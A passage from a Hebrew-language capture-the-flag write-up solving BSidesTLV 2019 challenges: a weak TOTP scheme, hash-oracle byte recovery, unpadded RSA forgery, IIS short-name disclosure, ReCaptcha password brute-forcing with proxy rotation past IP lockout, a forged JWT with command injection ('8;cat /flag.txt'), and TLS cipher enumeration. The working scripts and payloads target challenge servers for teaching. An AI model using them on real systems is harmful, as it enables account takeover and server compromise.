[+] command @ 0x555dd16137f8  
[*] ready to go!  
BSidesTLV{Bowser_Just_Learned_To_use_Asserts}  
close: No error
```



אתגר #5 - Time to say goodbye...

Time to say goodbye...

500

We found the API used to validate the 2FA tokens, but we can't seem to get the right token for our UUID, can you help us out?

UserUUID = "d77dbb4b-9678-477f-b970-3b174d2e717d"

<http://totp.challenges.bsidesTLV.com/help>

This challenge was written by: Guy Barnhart-Magen

האתגר הזה הציע שני API-ים:

```
/getuuid - "Generate a valid UUID in the system"  
/validate/{uuid}:{token} - "Validate a given token for a UUID"
```

ה-API של getuuid החזיר UUID אקראי יחד עם Token מתאים, בעל 6 ספרות. מטרת האתגר הייתה להשתמש ב-API של validate יחד עם ה-UUID מהתיאור ו-Token מתאים.

כאשר ניסינו לשלוח חזרה את ה-UUID וה-Token שהתקבלו מהשרת, השרת הציג הודעת אישור תקינות (אך לא את הדגל, מכיוון שהדגל יוצג רק עבור ה-UUID הספציפי שבתיאור).

הרמז הגדול ביותר שניתן היה לתת הוא לשכוח את כל מה שידועים על TOTP, פונקציות גיבוב, מימושים מוכרים של 2FA, או אבטחת מידע בכלל. הפתרון, שהושג לאחר ניסוי וטעייה רבים, הוא ביצוע XOR של הספרות האחרונות של ה-UUID, לאחר ביצוע מודולו, באופן הבא:

```
(int(UserUUID[-6:],16) % 1000000) ^ (int(time.time()) % 1000000)[-6:]
```




אתגר #6 - Aphasia

Aphasia

500

In this challenge, you will need to extract the flag from the secure records, but how?

<http://memenc.challenges.bsidesctlv.com/help>

This challenge was written by: Guy Barnhart-Magen

ה-API מציע את השירותים הבאים:

```
"GET /{credID}": "Check existance and length of record at cred ID (all numbers in hex)",
"GET /read/{credID}:{len}": "Retrieve len bytes of non secure data from record at cred ID (all numbers in hex)",
"GET /hash/{credID}:{len}:{offset}": "Retrieve hash bytes of secure data from record at cred ID (all numbers in hex)",
"GET /help": "Show API help"
```

דוגמאות לקבלת מידע על רשומה:


```
root@kali:/media/sf_CTFs/bsidesctlv/Aphasia# curl http://memenc.challenges.bsidesctlv.com/0
{"header": "nonSecure", "length": "14", "data": ""}
root@kali:/media/sf_CTFs/bsidesctlv/Aphasia# curl http://memenc.challenges.bsidesctlv.com/a
{"header": "nonSecure", "length": "0b", "data": ""}
root@kali:/media/sf_CTFs/bsidesctlv/Aphasia# curl http://memenc.challenges.bsidesctlv.com/999
{"header": "Error", "length": "", "data": ""}
```

דוגמאות לקריאה מרשומה:

```
root@kali:/media/sf_CTFs/bsidesctlv/Aphasia# curl http://memenc.challenges.bsidesctlv.com/read/0:1
{"header": "nonSecure", "length": "14", "data": "8e"}
root@kali:/media/sf_CTFs/bsidesctlv/Aphasia# curl http://memenc.challenges.bsidesctlv.com/read/0:2
{"header": "nonSecure", "length": "14", "data": "8ec1"}
root@kali:/media/sf_CTFs/bsidesctlv/Aphasia# curl http://memenc.challenges.bsidesctlv.com/read/0:3
{"header": "nonSecure", "length": "14", "data": "8ec162"}
```

דוגמאות לשימוש בקריאת-גיבוב:

```
root@kali:/media/sf_CTFs/bsidesctlv/Aphasia# curl http://memenc.challenges.bsidesctlv.com/hash/0:1:0
{"header": "nonSecure", "length": "20", "data": "7572920c2479d86b55ed3d99264979c35f97652f33ba9e73f2e40b474984a9c9"}
root@kali:/media/sf_CTFs/bsidesctlv/Aphasia# curl http://memenc.challenges.bsidesctlv.com/hash/0:1:1
{"header": "nonSecure", "length": "20", "data": "d0f631ca1ddba8db3bcfcb9e057cdc98d0379f1bee00e75a545147a27dadd982"}
```



```
root@kali:/media/sf_CTFs/bsidestlv/Aphasia# curl
http://memenc.challenges.bsidestlv.com/hash/0:1:2
{"header":"nonSecure","length":"20","data":"81b8a03f97e8787c53fe1a86bda0
42b6f0de9b0ec9c09357e107c99ba4d6948a"}
```

כל הדוגמאות הנ"ל ביצעו קריאות מרשומות שסווגו כ-nonSecure. רשומות שסווגו כ-Secure לא אפשרו קריאה ישירה אך אפשרו שימוש בקריאת-גיבוב:

```
root@kali:/media/sf_CTFs/bsidestlv/Aphasia# curl
http://memenc.challenges.bsidestlv.com/12
{"header":"Secure","length":"05","data":""}
root@kali:/media/sf_CTFs/bsidestlv/Aphasia# curl
http://memenc.challenges.bsidestlv.com/read/12:0
{"header":"Secure","length":"05","data":"Secure data, use hash
interface"}
```

ה-API הזה אפשר לקבל hash של המידע בהיסט מסויים ובאורך מסויים. אם האורך הנבחר הוא אחד, אפשר לקבל ערך-גיבוב של בית אחד בכל היסט שנרצה:

```
root@kali:/media/sf_CTFs/bsidestlv/Aphasia# curl
http://memenc.challenges.bsidestlv.com/hash/12:1:0
{"header":"Secure","length":"20","data":"9327ca99aaea2b8f025e61e53b64fcd
d38d7e5c0ad893c4ed271d3622ac14548"}
```

מכאן קל מאוד להבין מה הערך המקורי של הבית באמצעות מעבר על כל 256 הערכים האפשריים והשוואה לערך שקיבלנו.

כתבנו סקריפט שעושה זאת, וקיבלנו רשומות רבות עם הערך:

```
425369646573544c567b54686973207761732066756e217d
```

שהוא הדגל:

```
root@kali:/media/sf_CTFs/bsidestlv/Aphasia# echo
425369646573544c567b54686973207761732066756e217d | xxd -p -r
BSidesTLV{This was fun!}
```

אתגר #7 - Secret Service

Secret Service

1500

Hello there,

In order for us to trust you, you must prove the you either have access to our RSA keys or already have the encrypted command: "FLAGPLX" (flag please thanks, in short).

Come back to us when you have the flag so we know who we're talking to.

<http://secretservice.challenges.bsidesitlv.com/index.php>


Written by: Kasif Dekel

האתר סיפק שני ממשקים. הראשון נקרא Execute a Command:

Execute A Command

<> Encrypted Command


Execute



Issue Commands

הממשק מקבל מספר מקודד ב-Base64 ומחזיר את הערך של המספר, לאחר פענוח, בצורת טקסט.

הממשק השני נקרא Create Demo Commands:



Create Demo Commands

Select

Execute

Execute Commands



הממשק מציג רשימה נפתחת של ערכים. ניתן לבחור בכל אחד מהערכים והשרת יחזיר את הערך המוצפן שלו, כך שיהיה ניתן להשתמש בו בממשק הראשון.

Number 2
Number 3
Number 4
Number 5
Number 6
Number 7
Number 8
Number 9
cat hi.txt
cat bye.txt
CANIHAZSOME?

המטרה היא לשלוח בממשק הראשון את הערך המוצפן של "FLAGPLX". לאתגר הזה נציע שני פתרונות. נתחיל מהפתרון אליו כותב האתגר התכוון ולאחר מכן נעבור לפתרון ה"אלגנטי" יותר.

הפתרון הרצוי:

נתחיל מכך שאיננו יודעים מהם המפתח הפרטי והציבורי בהם השתמשו בהצפנת RSA באתגר הזה, אך ניתן לראות לפי גודל המחרוזת המוצפנת שמתקבלת בממשק השני כי מדובר פה ב-RSA 256.

בנוסף שליחת המספר "1" ("MQ==") בבסיס 64) לממשק המפענח תחזיר את המספר "1", כלומר החולשה הראשונה בהצפנת RSA שמצאנו היא שאין padding. מהגודל של הערך המוצפן של "2" (אותו ניתן לקבל באמצעות ממשק השני) ניתן להסיק כי ה-e (ה-public exponent) הוא לא 3, אלא כנראה ערך נפוץ אחר (65537). למעשה זה יכול להיות כל ערך, זהו רק ניחוש מושכל למרות שבשלב זה הנתון הזה לא עוזר לנו במיוחד.

משחק עם הממשק השני ע"י שליחת ערכים אחרים מאשר אלו שהיו ברשימה הנפתחת, מוביל אותנו למסקנה שבחלק מהערכים חוזר ערך אקראי ובחלק חוזר הערך האמיתי מוצפן, לדוגמא:

<http://secretservice.challenges.bsidesctlv.com/index.php?action=demo&value=10>

מחזיר ערך אחר בכל פעם ופענוח של הערכים הללו (בממשק הפענוח) מחזיר ג'בריש, אבל הקישור:

<http://secretservice.challenges.bsidesctlv.com/index.php?action=demo&value=11>

מחזיר בכל פעם את הערך המוצפן של 11.

איך נוכל להשתמש בכל הנתונים הללו כדי לבנות את ההצפנה של "FLAGPLX"?



לצורך כך השתמשנו בחולשה נוספת שהייתה במנגנון ההצפנה: הוא לא בדק כי המספר שנתנו לו להצפין קטן מ-"n". לדוגמא אם ניקח את הערך המוצפן של "2" ונכפיל אותו בעצמו נקבל:

```
(44950212844456690224840967364926980361299115474741976132427291503764555
110057) 2 =
202052163476195921395695996417011646884244413279573468318057518784442588
092027511839373328667108041138780724217202359755174722913283771640765627
1382543249
```

שליחת הערך הזה (כמובן בבסיס 64) לממשק הפענוח תחזיר את הערך 4 מכיוון שמתקיים פה:

$$m^e * m^e = m^{2e} \bmod n$$

אבל ערך כזה לא היה אמור להתקבל על ידי ממשק הפענוח מכיוון שהוא נותן לנו את היכולת לזייף הודעות בצורה הבאה:

הודעה מוצפנת באלגוריתם RSA לאחר שהופכים את ההודעה למספר (פשוט על ידי הצבה של ערך ה-ASCII של כל תו), ולכן הערך של "FLAGPLX" הוא 0x464c4147504c58 והפקטורים הם:

$$2 * 2 * 2 * 83 * 179 * 166479535091$$

ולכן אם נכפיל את הערך המוצפן של כל הערכים האלו נקבל מספר גדול שכאשר נבצע עליו פענוח כ- C^d mod n באמצעות ממשק הפענוח נקבל בחזרה את "FLAGPLX". התברר לנו שזאת הייתה מטרתו של ממשק ההדגמה – בנוסף לרשימה הסגורה של הערכים שהוא החזיר, הוא החזיר גם את הערך המוצפן של כל מספר ראשוני שנשלח אליו, ולכן יכולנו לבנות את הערך המוצפן של כל ערך שנרצה באמצעות הכפלה של הערך המוצפן של הגורמים הראשוניים שלו, מבלי שהיה לנו את הפרטי ו/או הציבורי.

זה היה הפתרון שכותב האתגר התכוון אליו. בסוף האתגר, הפידבק שלנו לכותב האתגר היה שהוא היה צריך להוציא מרשימת הדוגמאות את כל המספרים הלא ראשוניים. הסיבה הראשונה היא אחידות, אם ברשימת הדוגמאות היו רק מספרים ראשוניים (או מחרוזות שמתורגמות למספרים ראשוניים) היה אפשר לממש את זה באמצעות כלל אחד (שהמספר הוא ראשוני) ולא באמצעות שני כללים (או שמספר הוא ראשוני הוא שהוא מתוך הרשימה), אך היה פה משהו נוסף, סיבה טובה יותר...


הפתרון האלגנטי:

במהלך האתגר היינו מרוצים מהפתרון הקודם ולא השקענו מחשבה נוספת בתרגיל זה, אך לאחר שהאתגר נסגר שוחחנו עם חברים מקבוצות אחרות על דרכים לפתרון. קבוצת RECLASS מצאו דרך להוציא את המפתח הציבורי, ומכיוון שזה היה רק RSA-256, ניתן היה להוציא גם את המפתח הפרטי בהשקעה של מספר דקות חישוב. מה שהם שמו לב אליו הוא:

$$(M^e \bmod n * M^e \bmod n) \bmod n = M^{2e} \bmod n$$

אבל המשמעות של $x \bmod n$ היא $x+kn$, ולכן:

$$(M^e \bmod n * M^e \bmod n) - (M^{2e} \bmod n) = kn$$



מאחר ורשימת הדוגמאות כללה בתוכה מספרים ראשוניים ומספרים פריקים (4,6,8 ו-9), נוכל לחלץ את kn (כמובן ש- n זהו ה-RSA modulus ו- k זהו מספר שלם גדול מ-0).

למעשה, ניתן היה אפילו למצוא את n ישירות באמצעות חישוב של ערך ה-GCD של שני ערכים כאלו k_1n ו- k_2n . בשלב הזה, RECLASS פשוט חישוב את הגורמים הראשוניים, מצאו את p ואת q , הכפילו ביניהם וקיבלו את n . לאחר מציאת הערך של n ניתן להשתמש בו ישירות על מנת להצפין את ההודעה "FLAGPLX".

בפועל, לא היה הכרחי למצוא את p ואת q (וגם היה בלתי אפשרי אם היה מדובר בהצפנה חזקה יותר, כמו RSA-2048). על ידי חישוב GCD ובדיקה של ראשוניים קטנים (באמצעות [msieve](#) או [factordb](#)), היינו נשארים עם מספר פריק באורך המפתח (במקרה שלנו ~256) שהוא עצמו n , כלומר, היה ניתן להשתמש בו ישירות על מנת להצפין את ההודעה.

הפתרון השני התאפשר אך ורק בגלל שהיו מספרים פריקים ברשימת הדוגמאות. וכמובן השימוש בערך של e נפוץ עזר לא מעט. לסיכום, זהו הסקריפט שכתבנו:

```
s6=435675935827038241350576041474107214911753399270739117611817678625800
07889801 #6
s4=287049521533723691300788418333437408964579019263355587426802884386054
86893172 #4
s3=169009080107176491495509757696330982445138896050765408615947495444410
9322980 #3
s2=449502128444566902248409673649269803612991154747419761324272915037645
55110057 #2

kn=(s2*s2)-s4
kn2=(s2*s3)-s6

n=GCD(kn, kn2)


### CHECK HERE THAT n IS THE COMPOSITE OF BIG NUMBERS. This was the case
here :-)
### If not, msieve can be used to find small exponents and divide kn by
them.

e=65537
t="FLAGPLX"
m=int(t.encode("hex"),16)

sol= str(pow(m,e,n)).encode("base64").replace("\n","")

payload = {'action': 'execute', 'value': sol}
r =
requests.get('http://secretservice.challenges.bsidesTLV.com/index.php',
params=payload)
print r.text

#congrats! :) your flag is BsidesTLV{iloveyou!nohomo(morphic)}
```



IIS on Steroids - #8 אתגר

IIS on Steroids

300

I've been hiding a file that you'll never find in dictionaries and maybe you'll find it with a brute-force attack, but it will take you like 10 years or so :)

Can you deal with it?

<http://iis.challenges.bsideslv.com/>

This challenge was written by:

- Nimrod Levy

נתחבר לשרת:

```
root@kali:/media/sf CTFs/bsideslv/IIS on Steroids# curl -v
iis.challenges.bsideslv.com/
* Trying 104.248.251.27...
* TCP_NODELAY set
* Connected to iis.challenges.bsideslv.com (104.248.251.27) port 80
(#0)
> GET / HTTP/1.1
> Host: iis.challenges.bsideslv.com
> User-Agent: curl/7.64.0
> Accept: */*
>
< HTTP/1.1 400 Bad Request
< Server: Microsoft-IIS/7.5 on Steroids
< Content-Type: text/html; charset=utf-8
< Content-Length: 10
< Date: Tue, 18 Jun 2019 19:45:45 GMT
< Set-Cookie: s=9a85adfcc3667df6c60517ff3b10a82d8b32cde2; path=/;
domain=challenges.bsideslv.com
<
* Connection #0 to host iis.challenges.bsideslv.com left intact
Nananaaaa!
```

אין פה הרבה, מלבד העובדה שמדובר ב-IIS 7.5. באמצעות חיפוש חולשות ידועות בגרסה זו הגענו לחולשה שנקראת [Microsoft IIS - Short File/Folder Name Disclosure](#). החולשה הזו נובעת מפורמט שמות הקבצים 8.3 שהגיע מימי דוס ומקצר שמות של קבצים ארוכים באמצעות שימוש ב-"~".

למשל, קובץ עם שם כמו abcdefgh.txt יהיה מקוצר ל-abcdef~1.txt, שמונה תווים לשם ועוד שלושה לסיומת. אם היה קובץ נוסף בשם abcdefghi.txt, הוא היה מקבל את השם abcdef~2.txt וכן הלאה.

באמצעות החולשה הזו, ניתן לברר אם קבצים מסויימים קיימים על השרת.



בשלב הראשון, השתמשנו ב-wildcard כדי לראות אם קיים קובץ בעל יותר משמונה תווים על השרת (ששמו קוצר בעקבות התמיכה לאחר בפורמט 8.3):

```
root@kali:/media/sf_CTFs/bsidestlv/IIS_on_Steroids# curl
http://iis.challenges.bsidesTLV.com/~1*
No so fast..Try harder!
```

התגובה שקיבלנו שונה מהתגובה המקורית ולכן כנראה שהכיוון נכון.

ניסינו לשנות את 1 ל-2 וקיבלנו את הדגל:

```
root@kali:/media/sf_CTFs/bsidestlv/IIS_on_Steroids# curl
http://iis.challenges.bsidesTLV.com/~2*
BSidesTLV{Y0ulln3v3rflndm3!}
```

אתגר #9 - Break the ReCaptcha

Break the ReCaptcha

500

Dear Pentester!

I'm writing to you because don't know what to do!
 I've implemented a ReCaptcha mechanism on my website and
 attackers are always taking over my account!
 I'll give you a file that contains all of my possible passwords
 and you will be able to reproduce the vulnerability?

<http://recaptcha.challenges.bsidesitlv.com/>

username: admin

This challenge was written by:

- Nimrod Levy
- Reut Menashe

passwords.txt

האתר כלל לוגין פשוט, מוגן על ידי ReCaptcha:

Username

LOG IN

באמצעות כלי הפיתוח של הדפדפן, אפשר היה לראות מה קורה מאחורי הקלעים לאחר הכנסת שם משתמש וסיסמא:

Status	Method	Domain	File	Cause	Type
304	GET	recaptcha.challenges.bsidesitlv.com	/	document	html
200	GET	www.google.com	api.js?render=6Lfpb6QUAAAAAitLDqVlxHB-EceE-d1ujb_6tVt	script	js
304	GET	www.gstatic.com	recaptcha__en.js	script	js
	GET	recaptcha.challenges.bsidesitlv.com	favicon.ico	img	html
200	GET	www.google.com	anchor?ar=1&k=6Lfpb6QUAAAAAitLDqVlxHB-EceE-d1ujb_6tVt&co=aHR0cDovL...	subdocument	html
200	GET	www.gstatic.com	recaptcha__en.js	script	js
200	GET	www.google.com	webworker.js?hl=en&v=v1561357937155	script	js
200	GET	www.gstatic.com	recaptcha__en.js	script	js
200	POST	www.google.com	reload?k=6Lfpb6QUAAAAAitLDqVlxHB-EceE-d1ujb_6tVt	xhr	json
200	POST	recaptcha.challenges.bsidesitlv.com	verify	xhr	html
200	POST	www.google.com	reload?k=6Lfpb6QUAAAAAitLDqVlxHB-EceE-d1ujb_6tVt	xhr	json
200	POST	recaptcha.challenges.bsidesitlv.com	verify	xhr	html



רואים כאן קריאה ראשונית ל-anchor, ולאחר מכן קריאות חוזרות ל-reload ו-verify עבור כל ניסיון להכניס סיסמא. נראה היה ש-anchor מחזיר token שמועבר ל-reload, והוא מחזיר מידע שנשלח לאחר מכן ב-verify.

יצרנו סקריפט שמדמה את ההתנהגות הזו, ומנסה את כל הסיסמאות:

```
import requests
import json
import re

recaptcha_regex = re.compile(r'<input type="hidden" id="recaptcha-token" value="([^\"]+)">')

def try_password(password):
    s = requests.session()

    r =
s.get("https://www.google.com/recaptcha/api2/anchor?ar=1&k=6Lfpb6QUAAAAAIitLDqVlxHB-EceE-dlujb_6tVt&co=aHR0cDovL3JlY2FwdGN0YS5jaGFsbGVuZ2VzLmJzaWRlc3Rsdj5jb206OD A.&hl=en&v=v1561357937155&size=invisible")
    match = recaptcha_regex.search(r.text)
    if match is None:
        return None

    recaptcha_token = match.group(1)

    data = { "reason": "q", "c": recaptcha_token }

    r =
s.post("https://www.google.com/recaptcha/api2/reload?k=6Lfpb6QUAAAAAIitLDqVlxHB-EceE-dlujb_6tVt", data = data)

    text = r.text

    #https://stackoverflow.com/questions/35348234/recaptcha-gets-
invalid-json-from-call-to-https-www-google-com-recaptcha-api2-
u/36862268#36862268
    prefix = ")]}'"
    if text.startswith(prefix):
        text = text[len(prefix):]

    json_obj = json.loads(text)

    r = s.post("http://recaptcha.challenges.bsides.tlv.com/verify", data
= {"username": "admin", "password": password, "token": json_obj[1]})
    return r.text

with open("passwords.txt") as f:
    for line in f:
        password = line.rstrip()
        res = try_password(password)
        if res != "Username/Password invalid!":
            print (password)
            print (res)
            break
```



לאחר זמן מה, קיבלנו את הדגל:

```
root@kali:/media/sf_CTFs/bsidestlv/Break_the_ReCaptcha# python3 solve.py  
brandon  
BSidesTLV{D0ntF0rgetT0Ch3ckTh3Sc0r3!}
```

איך הצלחנו לעבוד כל כך בקלות על שירות אמיתי של CAPTCHA? לפי התייעוד של השירות, כל בקשה מקבלת ציון כלשהו שמעיד על הסיכוי שמדובר בבקשה של בוט. האחריות היא על האתר עצמו לקבוע את הסף שמתחתיו הבקשה תחסם, לפי שיקוליו. נראה שבמקרה שלנו, הסף היה אפסי ולכן גם בקשות של בוט מאוד לא מתוחכם לא נחסמו.



אתגר #10 - Nightmare - Break the Recaptcha



האתגר הזה היה כמעט זהה לאתגר המקורי, אלא שהפעם האתר מימש הגנת Brute-Force על ידי חסימת ה-IP במידה ונעשו מספר ניסיונות שגויים:


Your IP Address has been locked for one hour!

על מנת לעקוף זאת, ביצענו את ה-Brute Force על ידי שימוש ברשימת פרוקסים:

```
proxy_list = list(set(open('ProxyList.txt', 'rb').readlines()))
proxies = {'http': random.choice(proxy_list)}
try:
    s.get('http://recaptcha2.challenges.bsidesTLV.com/', headers=headers,
proxies=proxies, timeout=4)
    ...
except Exception:
    retry_logic_here
```

כלומר, האתר ראה את הבקשות מגיעות מ-IP שונה בכל פעם ולכן לא חסם את הגישה.

עובדת בנוסח: [חולשה דומה](#) שהתפרסמה אחרי סגירת האתגר אפשרה לאפס את החשבון אינסטגרם.



אתגר #11 - Pacman

Pacman

500

Hi Hacker!
I need your help!
I've built a Pacman game for my website and now I see suspicious activity on my server, I suspect that the code I wrote is vulnerable for something...

Can you take over my server and locate the flag?

<http://pacman.challenges.bsidesTLV.com/>

This challenge was written by:

- Nimrod Levy

 challenge.js


הקובץ שצורף כלל את הקוד הבא:

```
function generateKey() {
  const date = new Date();
  const year = date.getFullYear();
  let month = date.getMonth() + 1;
  month = (month < 10 ? "0" : "") + month;
  let day = date.getDate();
  day = (day < 10 ? "0" : "") + day;
  const key = `${year}:${month}:${day}:LevelUP!`;
  return crypto.createHash('md5').update(key).digest("hex");
}

function decodeValue(token, key) {
  try {
    return jwt.verify(token, key, function (err, decoded) {
      return decoded.isAdmin;
    });
  } catch(err) { return false; }
}

app.get('/', function(req, res) {
  if(req.headers['user-agent'] === 'LevelUP!' && decodeValue(req.cookies.auth, generateKey())) {
    res.render('game.ejs');
  } else {
    res.send("You are not authorized!");
  }
});

app.post('/levelUp', function(req, res) {
  if(req.headers['user-agent'] === 'LevelUP!' && decodeValue(req.cookies.auth, generateKey())) {
    const level = req.body.level;
    exec('./levelup ' + level, (err, stdout) => {
      res.send(stdout)
    });
  } else {
    res.send("You are not authorized!");
  }
});
```



כדי להיות מסוגלים לבצע פעולה משמעותית, ראשית עלינו להיות מסוגלים לעבור את הבדיקה של `jwt.verify`. עלינו לקודד את הערך `{ "isAdmin": "1" }`. לשם כך נבנה את המפתח כפי שהקוד המצורף עשה, באמצעות שימוש בתאריך ובמחרוזת קבועה:

```
const crypto = require('crypto');
const jwt = require('jsonwebtoken');
function generateKey() {
  const date = new Date();
  const year = date.getFullYear();
  let month = date.getMonth() + 1;
  month = (month < 10 ? "0" : "") + month;
  let day = date.getDate();
  day = (day < 10 ? "0" : "") + day;
  const key = `${year}:${month}:${day}:LevelUP!`;
  return crypto.createHash('md5').update(key).digest("hex");
}
var h = generateKey();
console.log("Hash:")
console.log(h)
var token = jwt.sign({ isAdmin: '1' }, h, { algorithm: 'HS256' });
console.log("JWT:")
console.log(token)
```

התוצאה היא:

```
root@kali:~/CTFs/bsides/Pacman# nodejs hash.js
Hash:
55c0e94af90e38d9a4544c19e2ff99f8
JWT:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc0FkbWluIjoiaMSIsImVudCI6MTU2MTU3NjI3OH0.WP8x7NRSQqqqBLtBcX-qyAor3i4Wik7ybCWfvHZhxbE
```

בצירוף שליחת ה-User Agnet הדרוש, אנחנו יכולים לדבר עם ה-API:

```
root@kali:/media/sf_CTFs/bsidestlv/Pacman# curl --cookie
"auth=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc0FkbWluIjoiaMSIsImVudCI6MTU2MTU3NjI3OH0.WP8x7NRSQqqqBLtBcX-qyAor3i4Wik7ybCWfvHZhxbE" -A
"LevelUP!" http://pacman.challenges.bsidestlv.com/levelUp -X POST -d
"level=1337"
Level up!
```

כעת נותר לגלות מהו הדגל. לשם כך נצל חולשה במימוש השורה הבאה:

```
exec('./levelup ' + level, ...)
```

הקלט מהמשתמש משורשר ישירות למחרוזת קבועה, והתוצאה משמשת כקלט ל-`exec`.

מה יקרה אם נשרשר "ls;"?

```
root@kali:/media/sf_CTFs/bsidestlv/Pacman# curl --cookie
"auth=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc0FkbWluIjoiaMSIsImVudCI6MTU2MTU3NjI3OH0.WP8x7NRSQqqqBLtBcX-qyAor3i4Wik7ybCWfvHZhxbE" -A
"LevelUP!" http://pacman.challenges.bsidestlv.com/levelUp -X POST -H
"Content-Type: application/json" -d '{"level": "8;ls /"}'
bin
dev
etc
flag.txt
Home
```




...

שתי הפקודות בוצעו אחת לאחר השנייה. ניתן לשרשר גם ";cat /flag.txt" ולקבל את הדגל:

```
root@kali:/media/sf_CTFs/bsidestlv/Pacman# curl --cookie  
"auth=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc0FkbWluIjoiMSIsImlhdCI6MTU2MTU3NjI3OH0.WP8x7NRSQqqqBLtBcX-qyAor3i4Wik7ybCWfvHZhxbE" -A  
"LevelUP!" http://pacman.challenges.bsidestlv.com/levelUp -X POST -H  
"Content-Type: application/json" -d '{"level":"8;cat /flag.txt"}'  
Level up!  
BSidesTLV{H1dd3nPacmanLevelUP!}
```



אתגר #12 - somestufflsimportant



נבקר באתר:

```
root@kali:/media/sf_CTFs/bsideslv/somestufflsimportant# curl https://somestufflsimportant.challenges.bsideslv.com/
The Flag is: BSidesTLV{<strong>1 c</strong><br>
```

זהו האתגר היחיד שנגיש באמצעות HTTPS, ולכן ההנחה הייתה שהאתגר סובב סביב כך. לאחר ניסוי וטעייה התברר לנו שאפשר לקבל פלט אחר מהשרת על ידי התחברות עם TLS1.1:

```
# curl https://somestufflsimportant.challenges.bsideslv.com/ --tlsv1.1
The Flag is: BSidesTLV{<strong>3 p</strong><br>
```

עוד קצת ניסוי וטעייה הביאו אותנו למסקנה שעל כל cipher suite שנשתמש בו, נקבל פלט אחר מהשרת.

השתמשנו בסקריפט הבא על מנת לעבור על כל ה-Ciphers ש-OpenSSL תומך בהם:

```
import socket, ssl
import http.client
import subprocess
import re
FLAG_RE = re.compile("The Flag is: BSidesTLV{<strong>(\d+) (.*)</strong><br>")

def send_request(cipher):
    res = None
    c = None
    try:
        context = ssl.create_default_context()
        context.set_ciphers(cipher)
        c = http.client.HTTPSConnection("somestufflsimportant.challenges.bsideslv.com", context=context)
        c.request("GET", "/")
        response = c.getresponse()
        data = str(response.read())
        match = FLAG_RE.search(data)
        if match:
            res = (match.group(1), match.group(2))
        else:
            print ("\tWarning: The following response did not match the regex: {}".format(data))
    except:
        pass
    if c is not None:
        c.close()
    print ("[{}] {}".format("V" if res is not None else "X", cipher))
    return res

flag_map = {}
cipher_list = subprocess.check_output(['openssl', 'ciphers']).decode("ascii").strip()
```



```
for cipher in cipher_list.split(":"):
    res = send_request(cipher)
    if res is None:
        continue
    index, char = res
    flag_map[int(index) - 1] = char
max_index = max(flag_map)
flag = ["?"] * (max_index + 1)
for k, v in flag_map.items():
    flag[k] = v
print ("BSidesTLV{" + "".join(flag))
```

נדרשו 30 כאלה, והדגל היה:

```
BSidesTLV{cypheR54r3lmp0rtanN7!@$%)*+[]}
```

אתגר #13 - Translation As A Service

